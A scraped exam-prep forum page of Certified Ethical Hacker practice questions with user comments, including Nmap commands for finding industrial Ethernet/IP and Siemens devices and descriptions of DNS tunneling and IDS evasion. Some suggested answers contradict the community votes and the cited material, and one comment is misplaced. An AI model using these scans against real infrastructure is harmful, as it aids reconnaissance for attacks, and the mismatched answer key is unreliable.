🗨️ 👤 **yasso2023** 2 years, 2 months ago

perfect

upvoted 1 times

🗨️ 👤 **jucaar** 2 years, 7 months ago

ARP Ping Scan (P. 278)

upvoted 1 times

🗨️ 👤 **noblethic** 2 years, 8 months ago

Selected Answer: B

Correct

upvoted 1 times

🗨️ 👤 **jartavia05** 2 years, 8 months ago

Selected Answer: B

The key wording here is "a given target network". My interpretation is that he is in the LAN, so answer is B = ARP Scan.

upvoted 1 times

🗨️ 👤 **Daniel8660** 2 years, 8 months ago

Selected Answer: B

ARP ping scan

In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls.

It can also show the MAC addresses of all devices sharing the same IPv4 address on the LAN.

Nmap -sn -PR <target IP address> (P.277/261)

upvoted 5 times

🗨️ 👤 **Aisha86** 2 years, 9 months ago

In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls.

upvoted 2 times

🗨️ 👤 **sn30** 2 years, 9 months ago

Selected Answer: B

Correct answer is ARP Ping scan - only host discovery technique here, although it requires you to have a foothold in the network already

upvoted 1 times

🗨️ 👤 **tinkerer** 2 years, 9 months ago

Selected Answer: B

B should be the correct answer. Restrictive is the key word, ARP would always be allowed through

upvoted 1 times


An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.

Which of the following tools must the organization employ to protect its critical infrastructure?

- A. Robotium
- B. BalenaCloud
- C. Flowmon
- D. IntentFuzzer

Suggested Answer: B

Community vote distribution



🗳️ 👤 **Mento** Highly Voted 3 years, 8 months ago

- A. Robotium -- Android
 - B. BalenaCloud -- Cloud provider
 - C. Flowmon -- rather that, OT thing
 - D. IntentFuzzer -- Android
- upvoted 22 times

🗳️ 👤 **OleMadhatter** Highly Voted 3 years, 8 months ago

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

upvoted 17 times

🗳️ 👤 **BalICS** Most Recent 5 months, 1 week ago

Selected Answer: C

Flowmon

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

upvoted 1 times

🗳️ 👤 **NibbleTibble** 1 year ago

i wonder if Flowmon is paying EC Council for promoting their tool in the CEH test?

upvoted 1 times

🗳️ 👤 **MH2** 1 year, 3 months ago

Selected Answer: C

CEH book pg 1705

Source: <https://www.flowmon.com>

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

upvoted 1 times

🗳️ 👤 **victorfs** 1 year, 7 months ago

Selected Answer: C

Te correcto option is C: Flowmon

upvoted 1 times

🗳️ 👤 **Daniel8660** 2 years, 2 months ago

Selected Answer: C

OT Security Solutions

OT Security Tools

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible. (P.2801/2785)

upvoted 3 times

🗲️ 👤 **sn30** 2 years, 3 months ago

Selected Answer: C

Correct answer is C, Flowmon

upvoted 1 times

🗲️ 👤 **tinkerer** 2 years, 3 months ago

Selected Answer: C

C is Correct

upvoted 1 times

🗲️ 👤 **flinux** 2 years, 3 months ago

Selected Answer: C

the answer is C

upvoted 1 times

🗲️ 👤 **king777** 2 years, 4 months ago

Selected Answer: C

C is the answer for sure.

upvoted 2 times

🗲️ 👤 **INetCatl** 2 years, 5 months ago

Selected Answer: B

Answer is B

upvoted 1 times

🗲️ 👤 **SeaH0rse66** 2 years, 7 months ago

Selected Answer: C

OT Security Tools:

Flowmon is the answer

Cf. CEH v11 Page 2785

upvoted 6 times

🗲️ 👤 **Grizzly13** 2 years, 7 months ago

Selected Answer: C

Source: <https://www.flowmon.com>

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

upvoted 4 times

🗲️ 👤 **APOLLO1113** 2 years, 11 months ago

Selected Answer: C

The right answer is Flowmon

upvoted 3 times

🗲️ 👤 **uzey** 3 years ago

Selected Answer: C

Source: <https://www.flowmon.com>

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible

upvoted 4 times

🗲️ 👤 **Novmejst** 3 years ago

C. Flowmon

upvoted 2 times

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on Jane?

- A. Impersonation
- B. Dumpster diving
- C. Shoulder surfing
- D. Eavesdropping

Suggested Answer: A

Community vote distribution

A (71%)

U (29%)

🗳️ 👤 **victorfs** 1 year, 7 months ago

The correct option is A: impersonation
upvoted 2 times

🗳️ 👤 **Ethanical** 1 year, 9 months ago

this question is shit
upvoted 3 times

🗳️ 👤 **Forrest43** 1 year, 5 months ago

I agree, impersonation (A) is correct but Dumpster diving is clearly mentioned too.
upvoted 1 times

🗳️ 👤 **Daniel8660** 2 years, 2 months ago

Selected Answer: A

Types of Social Engineering

Human-based Social Engineering - Impersonation

Attackers may impersonate a legitimate or authorized person either personally, and attackers to trick a target into revealing sensitive information.
(P.1226/1210)
upvoted 2 times

🗳️ 👤 **Ranjanarajshree** 2 years, 3 months ago

Selected Answer: A

A dumpster diving attack is a type of cyber attack made possible by searching through the victim's trash. So my answer is impersonating i.e A
upvoted 1 times

🗳️ 👤 **Halbgod** 2 years, 8 months ago

Selected Answer: A

Impersonation is correct, because it's primarily about the impersonation as a service technician.
upvoted 1 times

🗳️ 👤 **cloudadmin312** 2 years, 11 months ago

B. Dumpster diving is correct.
upvoted 2 times

🗳️ 👤 **cloudadmin312** 2 years, 11 months ago

Sorry guys. On second thought, the primary technique seems more like A. Impersonation, as rummaging bins is just one of the activities Ralph does. The primary way he gained access to the terminals is by masquerading. So, A. Impersonation seems the correct answer.
upvoted 2 times

🗳️ 👤 **Average_Joe** 2 years, 8 months ago

Read the question carefully, it's asking what type of attacked was used on JANE.
It didn't ask how the attacker collected information about Jane's company.
upvoted 2 times

🗨️ 👤 **[Removed]** 3 years, 2 months ago

A is 100 percent correct

upvoted 2 times

🗨️ 👤 **alissonloyola** 3 years, 2 months ago

Eu iria de B. Dumpster diving, pois o cara vasculhou lixeiras buscando informações importantes, etc.

upvoted 3 times

🗨️ 👤 **ANDRESCB1988** 3 years, 5 months ago

correct

upvoted 2 times

Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates.

Which of the following protocols is used by Bella?

- A. FTPS
- B. FTP
- C. HTTPS
- D. IP

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **Daniel8660** 1 year, 2 months ago

Selected Answer: A

Approaches Causing Vulnerability to Session Hijacking and their Preventative Solutions

FTP, use FTPS. Implementing these protocols reduces the chance of a successful hijack by sending data using encryption and digital certificates. (P.1458/1442)

upvoted 3 times

🗳️ 👤 **king777** 1 year, 4 months ago

Agree with the given answer.

upvoted 1 times

🗳️ 👤 **ANDRESCB1988** 2 years, 5 months ago

correct

upvoted 1 times

🗳️ 👤 **marcoatv** 1 year, 6 months ago

correct what?

upvoted 1 times

🗳️ 👤 **kunallad717** 1 year, 4 months ago

File Transfer Protocol Secure (FTPS

)

upvoted 1 times

🗳️ 👤 **Thunder_Cat** 9 months ago

FTP over TLS/SSL (ports 989 & 990)

upvoted 1 times

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfiltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs.


What type of malware did the attacker use to bypass the company's application whitelisting?

- A. File-less malware
- B. Zero-day malware
- C. Phishing malware
- D. Logic bomb malware

Suggested Answer: A

Community vote distribution

A (100%)

 **cerzocuspi** Highly Voted 2 years, 2 months ago

IDS/IPS has not reported on any non-whitelisted programs.


File-less malware

upvoted 9 times

 **Animal22** Highly Voted 1 year ago

It can't be "zero-day" malware because the company is whitelisting applications. That means that NOTHING can run unless it has been expressly allowed. It doesn't matter if the exploit / malware is known or not. It can't run because it is not whitelisted. File-less malware is attached to another file. In this case, one that is whitelisted.

upvoted 6 times

 **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: A

Fileless Malware

Fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. Also known as non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. It resides in the system's RAM. It injects malicious code into the running processes. (P.966/950)

upvoted 5 times

 **penguin666** 11 months, 4 weeks ago


At first I would have sworn Zero-day but reading it again and again the keyword is "bypass the company's application whitelisting" that would point at fileless.

upvoted 4 times

 **Novmejst** 1 year, 6 months ago

A. File-less malware

upvoted 1 times

 **martco** 1 year, 7 months ago

terminology

there is no "zero-day malware", it's just "malware"

which of course could be introduced by as a component of a zero-day exploit campaign by an expert somebody whom correctly identifies a zero-day vulnerability in the system to be attacked

upvoted 3 times

 **jinjection** 1 year, 8 months ago

No sense it can be a zero-day malware too.....

upvoted 3 times

 **whysoserious1199** 1 year, 10 months ago

File less malware and zero day both are correct.. depends on which answer ec council likes more..

upvoted 3 times

🗨️ 👤 **brdweek** 1 year, 8 months ago

IDS/IPS has not reported on any non-whitelisted programs
upvoted 2 times

🗨️ 👤 **M4E_55** 1 year, 10 months ago

Why not zero-day? Antivirus or IDS cannot detect if it's a new one and they don't have signatures...
upvoted 1 times

🗨️ 👤 **beowolf** 1 year, 8 months ago

in some cases it can detect based on behavior
upvoted 1 times

🗨️ 👤 **spydog** 1 year, 8 months ago

I believe there is no such think as zero-day malware. There is zero-day exploit/vulnerability, but there is no definition for zero-day malware.
upvoted 4 times

🗨️ 👤 **HayatoK** 1 year, 11 months ago

IDS monitors traffic on the network, so you should be able to find any unusual communications, but why can't you find fileless malware?
upvoted 1 times

🗨️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct
upvoted 1 times

🗨️ 👤 **Grezavi** 1 year, 12 months ago

<https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html>
upvoted 1 times

Kevin, a professional hacker, wants to penetrate CyberTech Inc's network. He employed a technique, using which he encoded packets with Unicode characters.

The company's IDS cannot recognize the packets, but the target web server can decode them.

What is the technique used by Kevin to evade the IDS system?

- A. Session splicing
- B. Urgency flag
- C. Obfuscating
- D. Desynchronization

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ **GrezaVi** Highly Voted 1 year, 12 months ago

Using Unicode is obfuscation of your attack.

upvoted 8 times

🗳️ **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: C

IDS Evasion Techniques

Obfuscating - Obfuscating is an IDS evasion technique used by attackers who encode the attack packet payload in such a way that the destination host can decode the packet but not the IDS. Encode attack patterns in unicode to bypass IDS filters, but be understood by an IIS web server.

(P.1548/1532)

upvoted 3 times

🗳️ **king777** 10 months, 2 weeks ago

Selected Answer: C

C is the correct answer.

upvoted 2 times

🗳️ **Urltenm** 1 year, 3 months ago

obfus...

Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. An attacker manipulates the path referenced in the signature to fool the HIDS. Using Unicode characters, an attacker can encode attack packets that the IDS would not recognize but which an IIS web server can decode.

Current CEHV11

upvoted 1 times

🗳️ **KruHacker01** 1 year, 4 months ago

C is the correct answer: Taking from EC Council book 312-50v11 page 1548, Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. An attacker manipulates the path referenced in the signature to fool the HIDS. Using Unicode characters, an attacker can encode attack packets that the IDS would not recognize but which an IIS web server can decode.

upvoted 1 times

🗳️ **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times

🗳️ **ripple** 2 years ago

C: Obfuscating

Pretty textbook example - he is obfuscating his input by using an unreadable encoding format which allows him to bypass any filters.

upvoted 3 times

To invisibly maintain access to a machine, an attacker utilizes a rootkit that sits undetected in the core components of the operating system. What is this type of rootkit an example of?

- A. Hypervisor rootkit
- B. Kernel rootkit
- C. Hardware rootkit
- D. Firmware rootkit

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **Scriptic** Highly Voted 3 years, 4 months ago

Kernel rootkits are installed in RING ZERO, prior to AntiMalware software being installed in RING 3. RING 3 apps can't inspect RING 0 due to lack of the appropriate privilege's for RING 3.

upvoted 7 times

🗲️ 👤 **dinonino** 2 years, 3 months ago

For reference: Hypervisor-Level Rootkit: Attackers create hypervisor-level rootkits by exploiting hardware features such as Intel VT and AMD-V. These rootkits run in Ring-1 and host the OS of the target machine as a virtual machine, thereby intercepting all hardware calls made by the target OS. This kind of rootkit works by modifying the system's boot sequence so that it is loaded instead of the original virtual machine monitor.

upvoted 1 times

🗲️ 👤 **Golu_07** Most Recent 10 months, 4 weeks ago

Correct answer is A

upvoted 1 times

🗲️ 👤 **Daniel8660** 2 years, 2 months ago

Selected Answer: B

Types of Rootkits: Kernel-Level Rootkit

Add malicious code or replaces the original OS kernel and device driver codes. They are difficult to detect and can intercept or subvert the operation of an OS. (P.752/736)

upvoted 2 times

🗲️ 👤 **ANDRESCB1988** 3 years, 5 months ago

correct

upvoted 1 times

Which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. Botnet
- B. Intrusion detection system
- C. Firewall
- D. Honeypot

Suggested Answer: D

Community vote distribution

D (100%)

🗨️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: D

Honeypot

A honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network. It can log port access attempts or monitor an attacker's keystrokes.

These could be early warnings of a more concerted attack. (P.1512/1496)

upvoted 2 times

🗨️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

🗨️ 👤 **ripple** 2 years ago

D: Textbook example of a Honeypot

upvoted 2 times

Jim, a professional hacker, targeted an organization that is operating critical industrial infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address.

Which of the following Nmap commands helped Jim retrieve the required information?

- A. `nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >`
- B. `nmap -Pn -sU -p 44818 --script enip-info < Target IP >`
- C. `nmap -Pn -sT -p 46824 < Target IP >`
- D. `nmap -Pn -sT -p 102 --script s7-info < Target IP >`

Suggested Answer: B

Community vote distribution

B (100%)

  **kingnachi**  3 years ago

I would go with B as it scans on port 44818. Here is the explanation from "Nmap: Network Exploration and Security Auditing Cookbook - Second Edition", By Paulino Calderon - May 2017 :

Enumerating Ethernet/IP devices

Ethernet/IP is a very popular protocol used in industrial systems that uses Ethernet as the transport layer and CIP for providing services and profiles needed for the applications. Ethernet/IP devices by several vendors usually operate on UDP port 44818 and we can gather information such as vendor name, product name, serial number, device type, product code, internal IP address, and version.

upvoted 17 times

  **uday1985** 2 years, 1 month ago

enip-info: This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.

so it scans that ports auto.

upvoted 3 times

  **CHCHCHC** 10 months, 2 weeks ago

In here it says TCP 44818, but in the scan it is -sU

upvoted 1 times

  **Mento**  3 years, 2 months ago

Based on <https://nmap.org/nsedoc/scripts/enip-info.html>

Must be B.

upvoted 12 times

  **tille** 3 years, 1 month ago



The problem is that the question says -sU which means UDP scan, but the referred link shows the enip script uses port 102/TCP.

the answer C is a scada port, which is IoT also

the D: The s7-info gives something similar result

So in summary, this question is a mess, I couldn't guess a good answer.

upvoted 4 times

  **spydog** 2 years, 8 months ago

enip-info script is indeed using port 44818. In addition it provide all the information required in the question. While s7-info is targeting specific vendor - Siemens.

upvoted 4 times

  **BalICS**  5 months, 1 week ago

Selected Answer: B

Scanning Ethernet/IP Devices `nmap -Pn -sU -p 44818 --script enip-info <Target IP>`

Ethernet/IP is a popular protocol implemented by many industrial networks. Ethernet/IP uses Ethernet as a transport layer protocol, and CIP is used

to provide services for industrial applications. This protocol operates on UDP port number 44818. Using the above command, attackers can gather information such as the name of the vendor, product code and name, device name, IP address, etc.

upvoted 1 times

🗉 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: B

Scanning Ethernet/IP Devices

```
nmap -Pn -sU -p 44818 --script enip-info <Target IP>
```

Ethernet/IP is a popular protocol implemented by many industrial networks. Ethernet/IP uses Ethernet as a transport layer protocol, and CIP is used to provide services for industrial applications. This protocol operates on UDP port number 44818. Attackers can gather information such as the name of the vendor, product code and name, device name, IP address, etc. (P.2754/2738)

upvoted 4 times

🗉 👤 **uzey** 2 years, 6 months ago

Selected Answer: B

OT - port 44818

upvoted 3 times

🗉 👤 **Qwertyzloy** 2 years, 6 months ago

-p102 and s7-info is only about Siemens PLC, 44818 is about several vendors. I would go B.

upvoted 1 times

🗉 👤 **martco** 2 years, 7 months ago

a sneaky trick question

they are ALL valid scan commands against SCADA type systems but only one of them achieves the general purpose broad sweep for open ports needed here...

upvoted 1 times

🗉 👤 **martco** 2 years, 7 months ago

sorry disregard that...there is one command there that could meet all the stated demands of the scenario (the reference to the various device info AND Ethernet/IP device info IS specific) ans = B

upvoted 1 times

🗉 👤 **BigMomma4752** 2 years, 9 months ago

The correct answer is B.

In this form of encryption algorithm, every individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits.

upvoted 1 times

🗉 👤 **BigMomma4752** 2 years, 9 months ago

The correct answer is B.

In this form of encryption algorithm, every individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits

upvoted 1 times

🗉 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 1 times


In this form of encryption algorithm, every individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

- A. IDEA
- B. Triple Data Encryption Standard
- C. AES
- D. MD5 encryption algorithm

Suggested Answer: B

Community vote distribution

B (100%)

 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: B

Ciphers - Triple Data Encryption Standard (3DES)

Essentially, it performs DES three times with three different keys. 3DES uses a "key bundle" that comprises three DES keys, K1, K2, and K3. Each key is a standard 56-bit DES key. (P.3027/3011)

upvoted 4 times

 **KruHacker01** 1 year, 4 months ago

B is the correct answer: DES uses a 64-bit secret key, of which 56 bits are generated randomly and the other 8 bits are used for error detection.

upvoted 2 times

 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

 **cerzocuspi** 2 years, 2 months ago

B. Triple Data Encryption Standard

3DES

upvoted 3 times


Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FICK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.

What is the port scanning technique used by Sam to discover open ports?

- A. Xmas scan
- B. IDLE/IPID header scan
- C. TCP Maimon scan
- D. ACK flag probe scan

Suggested Answer: D

Community vote distribution



americaman80 Highly Voted 4 years, 2 months ago

C is the correct answer. Source:

<https://nmap.org/book/scan-methods-maimon-scan.html>

upvoted 18 times

naveedsajjad 3 years, 4 months ago

C is a wrong answer

<https://nmap.org/book/scan-methods-maimon-scan.html>

The Maimon scan is named after its discoverer, Uriel Maimon. He described the technique in Phrack Magazine issue #49 (November 1996). Nmap, which included this technique, was released two issues later. This technique is exactly the same as NULL, FIN, and Xmas scan, except that the probe is FICK.

upvoted 2 times

Average_Joe 3 years, 2 months ago

Did you even read what you posted?

upvoted 18 times

blacksheep6r Highly Voted 3 years, 8 months ago

EC-Council v11 pg.309

TCP Maimon scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FICK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe. Nmap interprets a port as open/filtered when there is no response from the Maimon scan probe even after many retransmissions. The port is closed if the probe gets a response as an RST packet. The port is filtered when the ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) is returned from the target host. In Zenmap, the -sM option is used to perform the TCP Maimon scan.

Figure 3.45: TCP Maimon scan.

upvoted 14 times

nishu767 1 year, 11 months ago

as for TCP Maimon scan, if the port is "open or closed", the RST packet should be generated as a response to a probe request. and in question, it is said only when port is "closed"

upvoted 1 times

Miracleam Most Recent 8 months, 2 weeks ago

It is the TCP Maimon scan that uses FICK probe. The Ack flag probe scan uses Ack probe. Hence the Answer is C

upvoted 1 times

Vincent_Lu 1 year, 10 months ago

Selected Answer: C

<https://nmap.org/book/scan-methods-maimon-scan.html>

TCP Maimon Scan (-sM)

The Maimon scan is named after its discoverer, Uriel Maimon. He described the technique in Phrack Magazine issue #49 (November 1996). Nmap,

which included this technique, was released two issues later. This technique is exactly the same as NULL, FIN, and Xmas scan, except that the probe is FICK. According to RFC 793 (TCP), a RST packet should be generated in response to such a probe whether the port is open or closed. However, Uriel noticed that many BSD-derived systems simply drop the packet if the port is open.

upvoted 1 times

🗲️ 👤 **victorfs** 2 years, 1 month ago

Selected Answer: C

The correct option is C: tcp Maimon scan

upvoted 1 times

🗲️ 👤 **Bob_234** 2 years, 3 months ago

Selected Answer: D

it is D because he sends a ACK first, that is inside an ACK flag probe scan

it cant be tcp maimon scan, because the attacker will send a syn first

upvoted 1 times

🗲️ 👤 **Daniel8660** 2 years, 8 months ago

Selected Answer: C

TCP Maimon Scan - send FICK probes, and if there is no response the port is Open|Filtered but if an RST packet is sent in response, then the port is closed.

Nmap -sM -v <target IP address> (P.309/293)

upvoted 6 times

🗲️ 👤 **sn30** 2 years, 9 months ago

Selected Answer: C

Correct answer is C, Maimon attack. Known for making use of FICK flags

upvoted 1 times

🗲️ 👤 **tinkerer** 2 years, 9 months ago

Selected Answer: C

Correct answer is C

upvoted 1 times

🗲️ 👤 **flinux** 2 years, 10 months ago

Selected Answer: C

The answer is C

upvoted 1 times

🗲️ 👤 **Fedrehopsu** 2 years, 10 months ago

Selected Answer: C

C is the answer

upvoted 1 times

🗲️ 👤 **cyberzzz** 3 years, 1 month ago

Selected Answer: C

That ' C for sure. Fin/Ack=Maimon

upvoted 2 times

🗲️ 👤 **andreigheorghiu** 3 years, 3 months ago

Selected Answer: C

answer is C

upvoted 1 times

🗲️ 👤 **Qudaz** 3 years, 4 months ago

Selected Answer: C

TCP Maimon Scan.

upvoted 1 times

🗲️ 👤 **APOLLO1113** 3 years, 4 months ago

it says FICK,, answer is TCP Maimon Scan

upvoted 1 times

🗲️ 👤 **egz21** 3 years, 5 months ago

the correct answer is TCP-Maimon-Scan!!!

upvoted 1 times

  **cozy1970** 3 years, 5 months ago

Selected Answer: C

C is correct. Maimon Scan.

upvoted 1 times

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market.

To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network.

He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks.

What is the tool employed by Gerard in the above scenario?

- A. Towelroot
- B. Knative
- C. zANTI
- D. Bluto

Suggested Answer: D

Community vote distribution

D (100%)

 **Daniel8660** Highly Voted 1 year, 2 months ago


Selected Answer: D

DNS FootprintingExtracting DNS Information

DNS Footprinting - Extracting DNS Information


DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records. (P.220/204)

upvoted 11 times

 **Keapa_a** 10 months, 1 week ago

I have been reading your references with detailed page numbers and so far its very helpful, Thank you!

upvoted 5 times

 **armangua** Highly Voted 2 years, 2 months ago

Bluto...

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records."

CEH Module 02 Page 138

upvoted 6 times

 **ANDRESCB1988** Most Recent 2 years, 5 months ago

correct

upvoted 2 times

 **americaman80** 2 years, 8 months ago

D is the correct answer. Source:

<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

upvoted 5 times

Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes Wi-Fi sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.



Which of the following attacks is performed by Clark in the above scenario?

- A. Man-in-the-disk attack
- B. iOS jailbreaking
- C. iOS trustjacking
- D. Exploiting SS7 vulnerability

Suggested Answer: C

Community vote distribution

C (100%)

  **armangua** Highly Voted 1 year, 9 months ago

"iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information such as passwords and banking credentials from a remote location without a victim's knowledge. This vulnerability exploits the "iTunes Wi-Fi Sync" feature whereby a victim connects his/her phone to any trusted computer (could be of a friend or any trusted entity) that is already infected by the attacker."

CEH Module 17 Page 1521

upvoted 8 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: C

Hacking iOS

iOS Trustjacking - is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information from a remote location without the victim's knowledge. This vulnerability exploits the "iTunes Wi-Fi Sync" feature, where the victim connects their phone to any trusted computer that is already infected by an attacker. (P.2496/2480)

upvoted 4 times

  **Khedya007** 11 months ago

C is correct answer

CEH Module 17 Page 2480

upvoted 2 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times

  **Mento** 2 years, 2 months ago

<https://borwell.com/2018/09/06/ios-trustjacking/>

C indeed.

upvoted 3 times

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network. In this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique, John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server.

What is the technique employed by John to bypass the firewall?

- A. DNSSEC zone walking
- B. DNS cache snooping
- C. DNS enumeration
- D. DNS tunneling method

Suggested Answer: D

Community vote distribution

D (100%)



  **armangua** Highly Voted 1 year, 9 months ago

Bypassing Firewalls through the DNS Tunneling Method

DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (<https://sourceforge.net>), Heyoka (<http://heyoka.sourceforge.net>), and Iodine (<https://code.kryo.se>) use this technique of tunneling traffic across DNS port 53.

CEH v11 Module 12 Page 994

upvoted 13 times

  **dinonino** 9 months, 2 weeks ago

To distinguish from zone walking:

Domain Name System Security Extensions (DNSSEC) zone walking is a type of DNS enumeration technique in which an attacker attempts to obtain internal records if the DNS zone is not properly configured. The enumerated zone information can assist the attacker in building a host network map. Organizations use DNSSEC to add security features to the DNS data and provide protection against known threats to the DNS. This security feature uses digital signatures based on public-key cryptography to strengthen authentication in DNS. These digital signatures are stored in the DNS name servers along with common records such as MX, A, AAAA, and CNAME. While

upvoted 3 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: D

Firewall Evasion Techniques - Bypassing Firewalls through the DNS Tunneling Method

Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server.

(P.1586/1570)

upvoted 3 times

  **Khedya007** 11 months ago

CEH v11 Module 12 Page 1570

upvoted 3 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times

  **americaman80** 2 years, 2 months ago

Correct.

upvoted 2 times

